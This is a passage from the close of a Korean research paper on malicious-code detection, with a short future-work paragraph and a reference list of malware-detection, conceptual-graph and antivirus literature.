향후연구에서, 패턴의 많은 정보를 수집해야하며 패턴개수의 증가를 통해 악성코드 탐지의 정확성을 높일 수 있을 것이며, 악성코드내의 관계형성을 통한 악성행위의 정의에 대하여 연구가 필요하다. 또한, 코드뿐 아니라 악성행위의 시스템 흐름을 파악하여 관계의 정의를 통한 탐지 연구가 필요할 것으로 보인다. 연구를 통한 악성코드내의 관계를 정의하여 이용한다면 악성 스크립트 코드뿐만 아니라 더욱 다양하고 많은 악성코드를 탐지를 해낼 수 있을 것이다.

참고문헌

[1] AVV. “Antiheuristics,” 29A Magazine, vol. 1, no. 1, 1999.

[2] M. Driller. “Metamorphism in practice,” 29A Magazine, vol. 1, no. 6, 2002.

[3] L. Julus. “Metamorphism,” 29A Magazine, vol 1, no. 5, 2000.

[4] D. Mohanty. “Anti-virus evasion techniques and countermeasures,” Aug. 2005.

[5] Rajaat. “Polimorphism,” 29A Magazine, vol. 1, no. 3, 1999.

[6] F. Dau, Mathematical “Foundations of Conceptual Graphs,” In Proc. of 13th ICCS In Tutorial, 2005.

[7] O. Erdogan and P. Cao. Hash-av., “Fast virus signature scanning by cache-resident filters,” 2005.

[8] G. Mishne and M. de Rijke., “Source Code Retrieval using Conceptual Similarity,” RIAO, pp. 539-554, 2004.

[9] Christodorescu, Jha., “Static Analysis of Executables to Detect Malicious Patterns,” 12th USENIX Security Symposium, 2003.

[10] S. Hensman., “Construction of Conceptual Graph Representation of Texts,” HLT-NAACL, pp. 49-54, 2004.

[11] Karalopoulos., M. Kokla., M. Kavouras., “Geographic Knowledge Representation using Conceptual Graphs,” 7th AGILE Conference on Geographic Information Science, Crete, Greece, 2004.

[12] J.-F. Baget., “Simple conceptual graphs revisited: Hypergraphs and conjunctive types for efficient projection algorithms,” In Proc. of ICCS, 2003.

[13] J. Zhong., H. Zhu., J. Li and Y. Yu., “Conceptual Graph Matching for Semantic Search,” In Proc. of ICCS, 2002.

[14] L. Zhang and Y. Yu., “Learning to Generate CGs from Domain Specific Sentences,” In Proc. of ICCS, 2001.

[15] Sowa, John F., “Conceptual Graph Standard,” American National Standard NCITS.T2/ISO/JTC1/SC32 WG2 N 0000. [Access Online : April 2001], 2001.

[16] Markus Schmall, “Bulding an Anti-Virus Engine”,

http://www.symantec.com/connect/articles/building-anti-virus-engine, 2002.

[17] J. Choi, H. Kim, C. Choi and P. Kim., “Efficient Malicious Code Detection Using N-Gram Analysis and SVM”, NBIS, pp. 618-621, September, 2011.

[18] M. Fredrikson, S. Jha, M. Christodorescu, R. Sailer, and X. Yan, “Synthesizing Near-Optimal Malware Specifications from Suspicious Behaviors”, In Proc. of 2010 IEEE Symposium on Security and Privacy, pp. 45-60, November, 2010.

[19] G Data MalwareReport, "Half-yearly report July-December 2010", 2011.

[20] HBGray, “Advanced Persistent Threat”, 2010.

[21] Mark Russinovich, “INSIDE THE NATIVE API.” http://www.spies.informatik.tu-muenchen.de/lehre/praktika/SS02/bsprakt/inside_the_native_api.html

[22] 이용훈, “단어 가중치법 적용을 통한 문서 범주화 기법에 관한 연구”, 단국대학교 대학원:전자계산학과 컴퓨터과학전공, 석사학위논문, 2010.

[23] 이정훈, 전서현, 김선희, “웹 문서 수집을 위한 효율적인 문서 분류”, 한국정보과학회 학술발표논문집, vol.33, no.2, pp. 397-401, 2006.

[24] 박남열 김용민 노봉남 우회기법을 이용하는 악성코드 행위기반 탐지 방법 정보보호학회논문지 ”, 제16권 제3호, pp. 17-28, 2006.

[25] 이형준, 김철민, 이성욱, 홍만표,“정적 분석을 이용한 다형성 스크립트바이러스의 탐지 기법 설계”, 한국정보과학회 학술발표논문집, 제30권, 제1호, pp. 407-409, 2003.

[26] 임채태, “봇넷 기술 동향 및 대응 방안”, 한국정보보호진흥원, 2008.

[27] 심재홍, 이석래, “모바일 인터넷 정보보호를 위한 모바일 악성코드 동향 분석”, 정보보호학회지, 2009.

[28] 박준홍, 최병호,고대식, “행동패턴을 이용한 실시간 악성프로그램 탐지”, 한국정보기술학회논문지, 제6권 제6호, pp. 124-130, 2008.

[29] 권종훈, 이제현, 정현철, 이희조, “행위 그래프 기반의 변종 악성코드 탐지”, 정보보호학회논문지, 제21권 제2호, pp. 37-47, 2011.

[30] 장영준,“알려지지 않은 악성코드 탐지를 위한 기법”, 안철수연구소전문가 칼럼, http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=1&menu_dist=3&seq=10894&columnist=15&dir_group_dist=0&dir_code=, 2007.

[31] http://asec.ahnlab.com/

[32] AV-test, http://www.av-test.org/, 2011.

[33] McAfee, “McAfee Threats Report: Fourth Quate 2010”, 2011.

[34] Malware Analysis, http://www.malwareinfo.org/files/MalwareAnalysis How2.pdf.

[35] http://www.exploit-db.com/